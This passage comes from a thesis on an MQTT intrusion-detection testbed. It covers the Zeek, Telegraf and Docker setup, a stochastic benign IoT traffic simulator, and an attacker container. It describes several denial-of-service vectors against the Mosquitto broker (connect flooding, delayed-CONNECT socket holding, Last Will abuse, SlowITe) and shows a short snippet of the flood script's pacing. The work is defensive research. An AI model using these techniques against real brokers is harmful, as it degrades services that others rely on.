Anonymous access is intentional. Rather than evaluating a password-file or authentication-plugin deployment, the experiment isolates availability attacks across different phases of the MQTT session lifecycle. BF1 targets the connection-establishment pathway: `flood.py` supplies randomised client identifiers and credential fields through `client.username_pw_set()`, generating sustained TCP/MQTT session establishment, credential parsing, and `CONNACK` processing. Under `allow_anonymous true`, however, these credentials do not guarantee authentication rejection; BF1 is therefore interpreted primarily as aggressive connection and session-establishment churn. Any `conn_state = REJ` record observed by Zeek represents a rejected TCP connection attempt under load rather than direct evidence of an MQTT authentication failure.

BF2 completes the TCP handshake but deliberately delays the MQTT `CONNECT` packet, forcing the broker to retain established sockets while awaiting application-layer session initiation. This creates sustained connection-retention pressure without requiring high bandwidth. BF3 exploits the Last Will and Testament (LWT) feature by registering a 1,024-byte Will payload and abruptly closing the underlying socket. Each abnormal termination causes the broker to execute its disconnection and Will-publication path while simultaneously processing renewed connection churn, amplifying message-processing and memory pressure.

Persistence prevents message loss on restart and preserves broker state across container restarts. It is not presented as the mechanism through which the non-retained BF3 Will payloads generate pressure; that pressure arises from the repeated connection, abnormal-disconnection, and Will-publication cycles. The 256 MB ceiling represents a constrained

¹Eclipse Foundation, *Eclipse Mosquitto Documentation*. Available at: <https://mosquitto.org/documentation/>. [Last access: 31/07/2026].

Edge gateway envelope, making the resulting broker resource pressure directly observable through the monitoring stack.

Port 9001 is exposed at the Docker level as a forward-compatibility measure only. No `listener 9001` directive exists in `mosquitto.conf`, meaning the exposure has no functional effect during the simulation. The listener binds to `0.0.0.0` because the bridge driver requires connection acceptance on all container interfaces.

4.4 Zeek: Passive Network Security Monitor

4.4.1. Selection over Competing Alternatives

The full comparative justification for Zeek's selection over Python-based packet extraction libraries and batch-processing tools such as CICFlowMeter is provided in the preceding literature review (Section 2.3.2). This section documents its specific deployment configuration within the containerised ecosystem, where Zeek functions as a technical necessity: its wire-speed C++ processing, stateful bidirectional flow generation, and native JSON export capabilities are architectural requirements, not preferences.

4.4.2. The Sidecar Network Pattern and Output Specification

To observe broker traffic passively without introducing an inline forwarding or packet-transformation stage, Zeek is deployed as a sidecar:

```

1 zeek:
2   image: blacktop/zeek:latest
3   command: -C -i eth0 local "LogAscii::use_json=T"
4   volumes:
5     - ../data/raw:/pcap
6   network_mode: "service:mosquitto"
7   depends_on:
8     - mosquitto

```

The `network_mode: "service:mosquitto"` directive causes Zeek to share the broker's network namespace entirely. This enables Zeek to observe all TCP/IP traffic, including the raw handshakes exploited by BF2 and SlowITe, while writing nothing to the data plane. MQTT clients communicate as if Zeek does not exist. The `-C` flag disables IP checksum validation, a necessity because Docker's software-defined networking can produce checksums deviating from hardware expectations without indicating data corruption. The `LogAscii::use_json=T` parameter forces structured JSON output, enabling direct `json.loads()` ingestion by the preprocessing pipeline and eliminating the overhead of parsing Zeek's default tab-separated format.

The `local` argument loads Zeek's standard policy script to activate the full analyser suite. The shared volume receives the complete log set, of which only `conn.log` feeds the analytical pipeline. The remainder serve as operational diagnostics, successfully avoiding the need for a stripped custom policy that would complicate reproducibility.

Table 4.2 documents the key `conn.log` JSON fields emitted by this infrastructure.

Table 4.2: Key `conn.log` JSON fields and their downstream analytical roles. `id.orig_h` supports per-origin grouping and deterministic labelling before leakage removal; `id.resp_p` generates the IANA-based `port_cat_dummy` features before removal; and `conn_state` and `history` are one-hot encoded into the feature space. The captured `uid`, `id.resp_h`, and `proto` fields are not consumed by the analytical pipeline.

Field	Type	Description
<code>ts</code>	float (Unix epoch)	Connection start timestamp
<code>uid</code>	string	Unique connection identifier
<code>id.orig_h</code>	string	Originator IP address (Ground Truth label source)
<code>id.orig_p</code>	int	Originator port
<code>id.resp_h</code>	string	Responder IP address
<code>id.resp_p</code>	int	Responder port (IANA category source)
<code>proto</code>	string	Transport protocol (tcp/udp)
<code>duration</code>	float	Connection duration in seconds
<code>orig_bytes</code>	int	Bytes sent by originator
<code>resp_bytes</code>	int	Bytes sent by responder
<code>orig_pkts</code>	int	Packets sent by originator
<code>resp_pkts</code>	int	Packets sent by responder
<code>conn_state</code>	string	Zeek connection state code (e.g., SF, REJ, RST0)
<code>history</code>	string	Abbreviated TCP flag history (e.g., ShADadFf)

One deployment characteristic warrants strict documentation: the `blacktop/zeek` pre-defined ENTRYPOINT already invokes the Zeek binary. Supplying `command: zeek -C -i eth0 ...` would double-invoke the binary and crash the container; the correct configuration supplies only the arguments. Because `zeek_ids` shares the broker’s network namespace, infrastructure restarts are performed through a coordinated `docker compose down` followed by `docker compose up`, ensuring that both services are re-created with a consistent shared namespace.

4.4.3. Zeek’s Lazy Buffering Behaviour and Its Architectural Consequence

A critical Zeek characteristic profoundly shaped both the traffic generator and the inference engine: the connection tracker holds flow state in RAM and writes the corresponding record to `conn.log` when the session is finalised, typically following connection closure or timeout. In a standard MQTT deployment with persistent Keep-Alive sessions, this buffering behaviour can substantially delay the availability of completed flow records to the analytical pipeline.

This produces two architectural consequences. First, the traffic generator’s Publisher class implements a mandatory reconnect routine to force periodic TCP closures. This generates a complete handshake-to-teardown cycle with a randomised pause that accurately simulates Edge wireless micro-disconnections. Second, the inference engine implements a startup

guard to accommodate the warm-up period before the first log entry appears. The resulting `conn.log` file is written to the shared volume and is concurrently accessible to both the offline pipeline and the real-time engine.

4.4.4. Hybrid Deployment of the Inference Engine

The `live_inference.py` script deliberately runs as a host-level Python process and is completely absent from the `docker-compose.yml` service definitions. This design is grounded in production-parity: the shared volume makes `conn.log` readable from the host, preserving file-following stream semantics without incurring container-networking overhead between Zeek and the inference process.

The pattern is coherent because the engine communicates outbound only (reading a shared file and sending UDP datagrams to a locally published port), requiring no Docker-internal routing. The `docker compose up -d` command initialises the infrastructure; the inference engine additionally requires the prior execution of `preprocessing.py` and `training.py` to produce the model artefacts it consumes at startup. Crucially, the aggregate host CPU and RAM conditions under which the inference engine executes are captured by Telegraf's host-level plugins rather than the `inputs.docker` plugin.

4.5 The Attacker Container

The `attacker_bot` Dockerfile specifies `ENTRYPOINT ["tail", "-f", "/dev/null"]`, ensuring the container starts completely dormant at 0% CPU utilisation. Attack vectors launch on-demand via `docker exec -d attacker_bot python flood.py -mode <vector>`, granting the precise chronometric control that is critical for dataset integrity. Unscheduled attacks would inadvertently blend active attack windows with recovery periods in the Ground Truth.

While `attacker_bot` declares no `depends_on` constraint, attack execution against `-target mosquito` succeeds only once `mosquito_broker` is fully operational. Independence exists at the container-startup level, not the attack-execution level. The 0.50 CPU and 256 MB resource ceiling accurately emulates the constrained envelope of a compromised zombie node. The absence of a restart policy ensures that any crash terminates cleanly without uncontrolled re-injection, preserving overall Ground Truth integrity.

4.6 Kernel-Level Telemetry Stack

4.6.1. Rationale

A core empirical claim of this thesis is that the optimal model's justification rests on demonstrating computational efficiency directly, not inferring it from theoretical complexity. The telemetry stack fulfils this by reading cgroups data at one-second intervals and correlating it temporally with anomaly scores, directly supporting NFR1; its restart policy additionally contributes to NFR5.

4.6.2. Telegraf

The complete Telegraf agent configuration² is reproduced here for reproducibility, since every directive has a direct architectural justification:

```
1 [agent]
2 interval = "1s"
3 flush_interval = "1s"
4 hostname = "edge-ids-node"
5
6 [[outputs.influxdb]]
7 urls = ["http://influxdb:8086"]
8 database = "iot_data"
9
10 [[inputs.socket_listener]]
11 service_address = "udp://:8094"
12 data_format = "influx"
13
14 [[inputs.docker]]
15 endpoint = "unix:///var/run/docker.sock"
16 timeout = "5s"
17
18 [[inputs.cpu]]
19 percpu = false
20 totalcpu = true
21
22 [[inputs.mem]]
```

The one-second interval ensures that cgroup measurements support temporal alignment with Zeek records, enabling fine-grained attack-to-hardware correlation on the SOC dashboard. The hostname provides a stable series identifier for unambiguous Grafana selection.

The `inputs.docker` plugin reads per-container cgroup utilisation via the read-only-mounted socket. Because the socket is owned by `root:docker`, Telegraf must run as root. In the controlled experimental environment, Telegraf is granted the access required to collect per-container cgroup telemetry through the read-only-mounted Docker socket, enabling direct CPU and RAM attribution throughout the experimental campaign. The `inputs.socket_listener` receives InfluxDB Line Protocol datagrams from the inference engine over UDP. UDP was chosen deliberately for its fire-and-forget semantics: the `sendto()` function does not wait for an application-level acknowledgement from Telegraf, and a bare `except: pass` guard ensures monitoring failures do not interrupt IDS detection.

Mapping the full host filesystem was evaluated and rejected as a Least-Privilege violation that would heavily contaminate readings with unrelated OS processes. The strict socket mapping keeps the container-level efficiency evaluation scientifically attributable to the individual services, while the host-level plugins independently capture the aggregate CPU and RAM conditions under which the host-level Python inference engine executes.

4.6.3. InfluxDB and Grafana

InfluxDB³ stores all data under the `iot_data` database, auto-initialised via environment variables with no manual creation step required. Version 1.8 is selected over 2.x because InfluxQL is natively supported by Grafana's data-source plugin, cleanly avoiding the

²InfluxData, Inc., *Telegraf Documentation*. Available at: <https://docs.influxdata.com/telegraf/>. [Last access: 31/07/2026].

³InfluxData, Inc., *InfluxDB 1.8 Documentation*. Available at: <https://docs.influxdata.com/influxdb/v1.8/>. [Last access: 31/07/2026].

added complexity of the Flux language. The host-published port 8086 enables offline data inspection independently of Grafana’s internal `http://influxdb:8086` connection, and a persistent named volume preserves data across restarts.

Grafana⁴ renders the dashboard at port 3000, with a dedicated volume preserving panel layouts across sessions. During early development, before Grafana was operational, the terminal tool Lazydocker provided simultaneous multi-container log and RAM observation. This proved highly effective for diagnosing silent cascading failures before Telegraf’s precise kernel-level measurements became available.

4.7 Infrastructure Startup Sequence

The complete infrastructure launches with a single command:

```
1 docker compose up -d
```

Docker Compose resolves the `depends_on` graph according to the following dependency structure. Two services have no upstream dependencies and therefore initialise in parallel: `influxdb` and `mosquitto_broker`. From these two roots, the remaining services start in dependency order: `grafana` and `telegraf_monitor` start after `influxdb`; `zeek_ids` starts after `mosquitto_broker`, as it requires the broker’s network namespace to bind `eth0`; `traffic_generator` starts after `mosquitto_broker` and retries connection automatically via the `connect_to_broker()` retry loop. `attacker_bot` starts immediately in dormant state with no `depends_on` dependency, consuming no resources until a vector is triggered via `docker exec`. This startup-level independence does not imply that attacks can execute regardless of broker liveness; successful attack execution against `-target mosquitto` requires the broker to be operational and accepting connections.

NFR Traceability. Table 4.3 maps the principal architectural decisions of this chapter to the foundational Non-Functional Requirements, fulfilling the traceability requirement of the Design Science Research Methodology (DSRM) and the ISO/IEC 25010 quality sub-characteristics of Performance Efficiency and Reliability.

⁴Grafana Labs, *Grafana Documentation*. Available at: <https://grafana.com/docs/>. [Last access: 31/07/2026].

Table 4.3: Traceability mapping from architectural decisions to the foundational Non-Functional Requirements and ISO/IEC 25010 quality sub-characteristics. NFR2 distinguishes between per-window model-inference execution time, supported here by the optimised Isolation Forest and ONNX shadow-model architecture, and broader operational detection timing, determined by the FR2 observation-window design and subsequent debounced alert-confirmation logic and quantified during the online deployment phase. NFR4 spans both the base infrastructure layer and the online inference engine.

Chapter 4 Decision	Satisfies NFR	ISO/IEC 25010 Sub-characteristic
Bounded-memory streaming in <code>live_inference.py</code> through fixed-size buffers, bounded per-origin tracking structures, and inactive-state pruning; cgroup-enforced CPU/RAM limits for supporting containers; and empirical host-level CPU/RAM profiling under live attack conditions	NFR1 — Constrained Resource Utilisation	Performance Efficiency: Resource utilisation
Fixed-structure Isolation Forest scoring; ONNX Runtime execution of the Sparse Autoencoder shadow model; and independent empirical measurement of Autoencoder model-kernel latency and full scoring-path P95 latency during online deployment	NFR2 — Sub-Millisecond Model Inference and Bounded Edge Scoring Latency	Performance Efficiency: Time behaviour
Hybrid Mutual Information/Pearson filtering; 15-candidate cap and 14-feature production contract	NFR3 — Multi-Objective Feature Dimensionality	Performance Efficiency: Resource utilisation
Bounded per-origin tracking state; autonomous inactive-state pruning; offline-calibrated threshold targeting an empirical FPR below 0.5%; and two-of-three temporal alert debouncing	NFR4 — Operational DoS Resilience and False-Alert Control	Reliability: Availability
<code>safe_float()</code> conversion guards; deterministic schema alignment for missing fields; bounded startup handling; two-of-three temporal alert debouncing; and the <code>telegraf_monitor</code> restart policy	NFR5 — Fault Tolerance and Anti-Spike Resilience	Reliability: Fault tolerance
Grafana visualisation of anomaly scores, frozen thresholds, confirmed-alert states, and operational telemetry; passive Autoencoder reconstruction-error telemetry; and offline per-feature reconstruction attribution and SHAP analysis	NFR6 — Algorithmic Explainability and Transparency	Usability: Appropriateness recognisability

CHAPTER 5

Traffic Simulation and Digital Twin

5.1 Introduction and Design Philosophy

The empirical validation of a Machine Learning-based Intrusion Detection System cannot be separated from the quality and realism of the data upon which it trains. Static, obsolete benchmark datasets induce Dataset Shift, generate Labelling Pollution, and lack the semantic specificity of MQTT Application-Layer traffic. Downloading a pre-compiled CSV and treating it as a proxy for a living Smart City is a methodological shortcut that irrevocably compromises the generalisation capability of any deployed model. Compounding this, IoT and Smart City environments are subject to Concept Drift: sensors operate in dynamic, non-stationary contexts where the statistical distribution of traffic evolves continuously with human behaviour, atmospheric conditions, and infrastructure load [63]. A model trained on artificially flat or temporally regular data will suffer immediate degradation in production.

Building upon the established architectural and infrastructural foundations, including the Docker orchestration rationale, cgroups resource constraints, and Zeek sidecar configuration, the current focus centers exclusively on the design and implementation of the two active simulation modules that generate the raw experimental data: the stochastic benign traffic generator and the automated offensive module. Together, operating simultaneously within the containerised ecosystem, these modules produce the raw Zeek `conn.log` from which all subsequent Feature Engineering and Machine Learning phases are derived.

The overarching design imperative is to ensure unambiguous ground truth via a deterministic IP-based labelling rule, detailed after both simulation modules are described.

5.2 The Stochastic Benign Traffic Generator

5.2.1. Architectural Design: Concurrency and Heterogeneity

A fundamental requirement for the benign traffic module is that it must not generate a temporally flat or homogeneous signal. If all sensors transmit at identical rates with identical payload characteristics, Machine Learning models learn to classify “low variance” as normality, a rule that fails catastrophically the moment real urban sensors exhibit any irregular behaviour. Ibrahim et al. [36] formally warn that uniform rate distributions flatten the network topology due to the Law of Large Numbers, producing a degenerate single-mode distribution that makes anomaly detection artificially simple in the laboratory but operationally useless in production.

The simulator uses a concurrent architecture based on Python's `threading` library. Each `Publisher` inherits from `threading.Thread`, representing an independently scheduled simulated sensor with its own connection state, immutable stochastic parameters, and wait-time generator. At the application layer the publishers operate independently, while sharing the `traffic_generator` network namespace and therefore a single source IP at the flow layer. The `Simulator` orchestrates their lifecycle and launches all sixty threads in parallel from `main.py`:

```

1 # core/simulator.py
2 def run(self):
3     logger.info(f"Starting {len(self.publishers)} concurrent IoT nodes...")
4     for pub in self.publishers:
5         pub.start()
6     try:
7         while True:
8             time.sleep(1)
9     except KeyboardInterrupt:
10        logger.info("Interrupt received. Triggering graceful shutdown.")
11        self.stop()

```

Horizontal scaling is used instead of accelerated simulation time because clock compression would distort Inter-Arrival Time (IAT), one of the most discriminative features for automated-script detection [15]. Each publisher independently retries broker connection with a 3-second back-off, resolving the Docker startup race, while the container's `restart: on-failure` policy provides recovery from transient failure.

The sixty simulated sensor instances are partitioned into three sensor groups, each assigned a distinct stochastic profile via the `config/settings.json` configuration file. This partition reflects the heterogeneous nature of a realistic Smart City deployment, where the mathematical nature of the inter-arrival time differs qualitatively between sensor classes, producing a genuinely multi-modal baseline that challenges the IDS to learn complex normality boundaries rather than a single point estimate.

Group A, Traffic/Presence Sensors (30 simulated sensor instances, topic prefix `smartcity/traffic/presence`): devices that publish discrete integer telemetry (vehicle counts, presence detections). Their payloads are lightweight (approximately 1.5 KB), and their transmit frequency responds to discrete event arrivals, the canonical domain of the Poisson distribution. MQTT topics are constructed with zero-padded three-digit indices (e.g., `smartcity/traffic/presence/001`), a deliberate naming convention that guarantees lexicographic ordering compatibility with broker-side topic trees and subscriber pattern matching.

Group B, Environmental Stations (15 simulated sensor instances, topic prefix `smartcity/environment/temperature`): combined thermo-hygrometric sensor units that emit dual-channel environmental telemetry within each MQTT payload. Each published message carries two sensor readings. The first is a temperature value whose continuous evolution through thermodynamic inertia is modelled by the `DataMath` payload generator via a sinusoidal expression (e.g., `20 + 10*math.sin(x/5)`), producing smooth waveform transitions consistent with thermal equilibrium dynamics. The second is a relative humidity value generated by the `DataInt` random-walk mechanism, whose integer output is bounded to the physical range `[30, 80]` %RH with a maximum increment of one unit per publication cycle, drawn uniformly from `{-1, 0, +1}`. This dual-channel structure enriches the Group B traffic signature with both smooth periodic variation (temperature) and bounded stochastic drift (humidity), providing a more faithful representation of the co-varying physical quantities characteristic of ambient environmental sensing.

Group C, Edge Computing Cameras (15 simulated sensor instances, topic prefix smartcity/security/camera): these nodes represent the Edge Computing paradigm applied to urban video surveillance. Rather than streaming raw video, which is incompatible with MQTT's design for lightweight telemetry, the cameras process imagery locally and publish only detection metadata, specifically JSON arrays of bounding boxes, alphanumeric object identifiers, and classifier confidence scores. Each TCP session, comprising fifteen PUBLISH messages before the forced reconnection cycle, may accumulate up to approximately 40-60 KB of `orig_bytes` as recorded by Zeek, with individual MQTT PUBLISH messages reaching up to approximately 4 KB at maximum object count (50 detection objects times approximately 80 bytes per object in compact JSON format). These legitimate volumetric bursts are a deliberate design choice. They force the IDS to learn that large per-session byte accumulations are not inherently malicious, differentiating camera activity from a flood attack through temporal and state-based features rather than raw byte counts alone.

5.2.2. Mathematical Modelling of Inter-Arrival Times

The assignment of probability distributions to sensor groups is grounded in the physical mechanics of the phenomenon being monitored, not in arbitrary convenience. The theoretical rationale for each distribution drives its concrete parametrisation and implementation.

Non-Stationary Publisher-Specific Poisson-Distributed Waiting Times (Group A). To prevent statistical homogenisation across the thirty traffic sensor threads, each simulated sensor instance is assigned an immutable, individually sampled Poisson mean parameter λ at initialisation time:

```
1 # core/publisher.py, _initialize_stochastic_profile()
2 if self.profile_type == "poisson":
3     min_lam = self.profile_config.get("min_lambda", 2.0)
4     max_lam = self.profile_config.get("max_lambda", 10.0)
5     self.node_lambda = random.uniform(min_lam, max_lam)
```

By drawing the Poisson mean parameter $\lambda \in [2.0, 10.0]$ uniformly per simulated sensor instance, the thirty traffic sensors collectively exhibit a continuous spectrum of expected waiting times rather than a degenerate single-mode distribution. The wait time in each iteration is then computed as:

```
1 # core/publisher.py, _get_stochastic_wait_time()
2 if self.profile_type == "poisson":
3     base_wait = np.random.poisson(lam=self.node_lambda)
4     wait_time = base_wait * diurnal_multiplier
```

In this implementation, λ represents the expected value of the Poisson-distributed waiting-time draw rather than the arrival-rate parameter of a continuous-time Poisson process. The combination of thirty independently parameterised stochastic sequences generates an aggregate traffic pattern with non-trivial variance, preventing the sensor population from converging on a single uniform transmission schedule. The `diurnal_multiplier` is applied to the sampled waiting time, scaling traffic density in accordance with the simulated circadian cycle while preserving publisher-specific timing heterogeneity.

Weibull Distribution (Group B). A Weibull distribution with a shape parameter of 1.5 and a scale of 5.0 models the heterogeneous reporting intervals of the environmental stations, complementing the progressive evolution of their physical measurements. Its right-skewed tail captures occasional prolonged inter-arrival intervals, while the bulk of the probability mass clusters at moderate waiting times, producing the irregular temporal behaviour characteristic of ambient environmental telemetry:

```

1 # core/publisher.py, _get_stochastic_wait_time()
2 elif self.profile_type == "weibull":
3     base_wait = np.random.weibull(a=self.weibull_shape) * self.
4     weibull_scale
5     wait_time = base_wait * diurnal_multiplier

```

Each transmission combines the previously defined sinusoidal `DataMath` temperature signal and bounded `[30,80]` %RH `DataInt` humidity random walk with steps in $\{-1,0,+1\}$ within the same MQTT message; the payload generators govern physical evolution, while the Weibull process governs reporting intervals.

Burst Transmissions (Group C). Intelligent Edge cameras process imagery locally and transmit detection metadata rather than continuous video. The implemented burst profile emits dense JSON metadata arrays at short stochastic intervals, producing a high-frequency sequence of variable-size transmissions. This behaviour is modelled with a `base_interval` of 0.5 seconds and random jitter drawn from a uniform distribution:

```

1 # core/publisher.py, _get_stochastic_wait_time()
2 elif self.profile_type == "burst":
3     base_wait = np.random.uniform(self.base_interval / 2,
4                                   self.base_interval * 1.5)
5     wait_time = base_wait * diurnal_multiplier

```

The `DataCameraPayload` class generates variable-length JSON detection arrays by randomly varying object count, bounding-box coordinates, 8-character alphanumeric identifiers, and confidence scores drawn uniformly from `[0.60,0.99]`, producing an asymmetric heavy-payload profile that enriches the benign baseline with legitimate volumetric variance. A universal 0.05-second minimum wait prevents degenerate zero-delay saturation outside the intended simulation parameters.

5.2.3. The Non-Stationary Temporal Matrix: Circadian Modulation

A Smart City is not a stationary process. Traffic volumes peak at rush hours and fall to residual levels overnight. If the benign traffic baseline were constant, the Isolation Forest would learn a single stable envelope as normality, causing legitimate circadian oscillations to trigger false alarms in any real operational deployment. To address this, the inter-arrival time of every sensor node, regardless of its assigned stochastic profile, is modulated by a sinusoidal diurnal multiplier applied uniformly across all concurrent threads:

```

1 # core/publisher.py, _get_stochastic_wait_time()
2 elapsed = time.time() - self.start_time
3 phase = (elapsed % self.cycle_time) / self.cycle_time
4 diurnal_multiplier = 1.0 + 0.5 * math.sin(2 * math.pi * phase)

```

With `SIMULATION_CYCLE_SECONDS = 600`, the multiplier oscillates between 0.5 (simulated rush-hour peak density) and 1.5 (simulated nocturnal trough) every ten minutes, forcing the models to learn time-dependent behavioural boundaries rather than a single stationary normality envelope and thereby strengthening robustness to legitimate Concept Drift. The cycle uses a compressed simulation clock rather than a literal 24-hour period: a 40-minute session contains four complete cycles, preserving the exact sinusoidal modulation and controlled non-stationarity without requiring multi-day captures.

5.2.4. Forced Reconnection: Solving the Zeek Instrumentation Constraint

Zeek withholds active TCP/MQTT sessions from `conn.log` until closure, reset, or timeout finalises the flow. Persistent MQTT Keep-Alive sessions can therefore remain in its connection-state table and deprive the Feature Engineering pipeline of completed records during the capture horizon. The `Publisher` resolves this instrumentation constraint by deliberately finalising each session after a fixed message count, yielding a continuous sequence of complete, temporally attributable flow records:

```

1 # core/publisher.py, publish_loop()
2 self.msgs_sent += 1
3 if self.msgs_sent >= self.reconnect_every: # reconnect_every = 15
4     self.perform_reconnection()
5     self.msgs_sent = 0

```

Every fifteen published messages, `perform_reconnection()` closes the existing socket and initiates a new TCP handshake after a brief random pause uniformly drawn from $[0.1, 1.5]$ seconds:

```

1 # core/publisher.py
2 def perform_reconnection(self):
3     try:
4         self.client.loop_stop()
5         self.client.disconnect()
6         time.sleep(np.random.uniform(0.1, 1.5))
7         self.client.connect(self.broker_url, self.broker_port, 60)
8         self.client.loop_start()
9     except Exception as e:
10        logger.warning(f"Reconnection failed for {self.topic_url}: {e}")

```

Each cycle forces Zeek to emit a completed `conn.log` record with `conn_state = SF`, confirming an establishment-to-teardown cycle, while emulating urban-IoT micro-disconnections such as intermittent wireless coverage, cellular signal variation, and firmware reconnection cycles [9].

During preprocessing, `c_iat` is computed by chronologically sorting flows per source IP and differencing successive timestamps, so each reconnection contributes a new timing observation. The random pause combined with the publisher's stochastic waiting time therefore preserves non-trivial benign timing variance. `SlowITe` instead repeatedly retains each connection silently for approximately 15 seconds before reconnecting, producing a markedly different duration and timing signature.

5.2.5. Payload Generation: The Factory Pattern

The `DataSettings` class hierarchy, instantiated dynamically via the `create_data_setting()` factory function, decouples payload semantics from transmission mechanics. All payload classes are implemented as Pydantic `BaseModel` subclasses, providing runtime schema validation and declarative field aliasing that maps the camelCase JSON configuration keys to Pythonic attribute names without requiring manual parsing logic:

```

1 # utils/settings_classes.py
2 def create_data_setting(data_dict):
3     dtype = data_dict.get("TYPE")
4     if dtype == "int": return DataInt(**data_dict)
5     elif dtype == "math_expression": return DataMath(**data_dict)
6     elif dtype == "raw_values": return DataRaw(**data_dict)
7     elif dtype == "camera_payload": return DataCameraPayload(**data_dict)
8     return None

```

Four payload generators are available: `DataInt` produces bounded random-walk integers that mimic gradual physical state transitions; `DataMath` generates sinusoidal temperature curves by evaluating expressions within the restricted namespace `{"math": math, "x": self._x}`; `DataRaw` cycles through fixed values; and `DataCameraPayload` generates the previously described variable-length detection metadata.

The Factory design preserves protocol-conformant payload diversity, preventing the IDS from learning fixed message size as a normality fingerprint, while allowing the sensor topology to evolve through `config/settings.json` without modifying core publisher transmission logic.

5.2.6. Software Engineering Architecture

The simulator codebase follows a clean separation-of-responsibilities pattern across four modules: declarative topology (`settings.json`), threading and publishing logic (`publisher.py`), lifecycle orchestration (`simulator.py`), and the Factory-pattern payload hierarchy (`settings_classes.py`). This architecture is aligned with the Open/Closed Principle: the system is open for extension but closed for modification.

The decision to scale the simulation specifically to sixty concurrent simulated sensor instances was driven by a volume-versus-resource balance constraint. In the implemented testbed, this population generated the connection density required by the sliding-window aggregation pipeline while keeping the complete experimental stack within the CPU and memory capacity of the development host.

5.3 The Digital Twin as Ground Truth Engine

The combination of concurrent stochastic traffic generation and deterministic topological isolation constitutes the methodological core of the Digital Twin approach. The `attacker_bot` container is assigned the static address 172.18.0.5 via Docker IPAM, and the labelling rule implemented in `preprocessing.py` assigns class 1 to every flow originating from that address and class 0 to all others, with no human annotation, heuristic classification, or temporal assumption required.

This architecture directly eliminates both categories of Labelling Pollution identified by López Petit [44]. First, there is no background benign traffic interleaved with attack records under a shared temporal label because the two classes are structurally separate at the network layer. Second, the classification does not depend on a time-window assumption (such as presuming attack traffic was captured between 14:00 and 14:05). It is an immutable, structural property enforced at the kernel networking layer for the entire duration of the experiment.

5.3.1. The Two-Capture Protocol

An important architectural decision governs how the raw data is collected: the experiment employs a two-capture protocol rather than a single unified log file. The benign traffic baseline is captured in a dedicated session producing `datasets/normal/benigno_real.log`, while the concurrent attack injection session produces `datasets/attack/attack_dataset.log`. Both files are passed jointly to `preprocessing.py`:

```
1 # src/ml/preprocessing.py, executed as __main__
2 archivos_a_procesar = [
3     os.path.join(dataset_dir, 'normal', 'benigno_real.log'),
4     os.path.join(dataset_dir, 'attack', 'attack_dataset.log')
5 ]
```

5]

This separation serves a specific methodological purpose. By capturing a dedicated benign-only session, the preprocessor receives a substantially richer population of `label=0` windows, without requiring the benign generation to run longer during the attack session itself, where broker saturation under heavy attacks could suppress benign connection rates. Each capture is parsed, sanitised, temporally ordered, and windowed independently. Only after this capture-local processing are the resulting window-level DataFrames concatenated and schema-aligned before the stratified partition is created. This ordering preserves the temporal integrity of each capture and prevents an artificial inter-arrival interval from being computed between the final connection of one capture and the first connection of the other.

5.3.2. Sequential Injection and Dataset Partitioning

Sequential attack injection concentrates anomalous observations within a contiguous temporal block, making a purely chronological train/test partition unsuitable because one of the resulting partitions would lack sufficient positive-class representation for rare-event evaluation. The preprocessing pipeline therefore employs stratified random partitioning to preserve the empirical anomaly prevalence in both training and held-out evaluation. Critically, `id.orig_h` is removed from the feature matrix before modelling, ensuring that the algorithms learn volumetric, temporal, and connection-state behaviour rather than attacker identity.

5.3.3. Concurrent Operation and the "Living Network" Guarantee

The sixty benign sensor threads continue to operate without interruption throughout every attack-injection phase. The attack capture therefore embeds malicious traffic within an active, heterogeneous, and stochastically varying MQTT background rather than presenting attacks against an otherwise idle broker. This directly addresses the academic critique that laboratory IDS evaluations frequently run attacks against empty networks, producing detection rates that are trivially high and operationally meaningless [4]. By requiring the models to distinguish attack signatures from the concurrent circadian and stochastic variance of the sixty simulated sensor instances, this design establishes a stringent mixed-traffic discrimination setting within the controlled Digital Twin.

5.4 The Automated Offensive Module

5.4.1. Design Philosophy: Idle Entrypoint, Chronometric Control, and Self-DoS Prevention

The `attacker_bot` container is designed to be dormant by default, with its Dockerfile `ENTRYPOINT` keeping it at 0% CPU until attack vectors are activated on-demand via `docker exec`. This grants the precise temporal discipline required for dataset integrity: attacks injected without chronometric control would corrupt the ground truth by blending attack traffic with the broker's post-attack recovery period.

A second critical design constraint is the prevention of self-inflicted Denial of Service on the offensive container itself. Naïve infinite-loop flooding without any inter-packet pause exhausts the attacker container's own ephemeral port space, leaving thousands of sockets in `TIME_WAIT` state, and saturates the Paho-MQTT library's internal send buffers, causing

the offensive process to collapse before it meaningfully impacts the broker. The `flood.py` module addresses this through a micro-inertia mechanism applied universally across all volumetric vectors:

```
1 # src/simulation/attacker/flood.py, attack_bf1()
2 safe_sleep = max(0.005, sleep_interval)
3 # ...
4 time.sleep(safe_sleep + random.uniform(0.0, 0.002))
```

The minimum 5-millisecond pause emulates the rate-limiting behaviour of botnets, maintaining a devastating but sustained attack rate without triggering the attacker’s own operating system limits. The stochastic jitter component is deliberate: without it, connection timing would become unnaturally regular, compressing the `c_iat_std` feature towards a near-degenerate minimum and creating a highly distinctive implementation artefact that the models could memorise instead of learning the broader behavioural structure of automated flooding. The 0.50 CPU and 256 MB RAM cgroups ceiling reinforces this constraint at the kernel level, ensuring the attack generates a measurable, sustained signal rather than a self-terminating burst.

5.4.2. Attack Vector Implementation and Zeek Flow-Level Signatures

Each attack vector generates a characteristic combination of flow-level observations in Zeek’s `conn.log`, including distinctive `conn_state` values where applicable. The subsequent Feature Engineering pipeline encodes these transport states via One-Hot Encoding and aggregates them into `total_error_rate` and related features. The complete error-state taxonomy defined in `preprocessing.py` is:

Table 5.1: Attack-to-Zeek Signature Mapping

Vector	Primary Mechanism	Expected Zeek Signature	Error-State Role
BF1	Rapid TCP/MQTT session-establishment cycling	High connection density and short-lived sessions; any REJ records represent rejected TCP attempts under load	Supporting
BF2	Delayed MQTT CONNECT; TCP RST forced via <code>SO_LINGER</code>	RST0, RST0SO	Primary
BF3	Abrupt OS socket closure after Last Will registration	Abnormal termination and reset-state behaviour in affected flows	Supporting
IAUTHS	Wildcard subscription flooding, graceful close	SF with elevated transport-history activity	Not required
PUB_FLOOD	QoS 0 saturation, clean disconnect	SF with extreme <code>orig_bytes_rate</code>	Not required
SlowITe	Silent connection, clean disconnect after 15 s	Long-duration, low-rate flows finalised as SF; S1 provides additional evidence when observed	Not required

The two most architecturally distinctive vectors, BF2 and SlowITe, are presented in full below; the remaining four are summarised below and reproduced in Appendix A for conciseness.

Vector 1: Basic CONNECT Flooding (BF1)

Basic CONNECT Flooding saturates the broker’s connection- and session-establishment

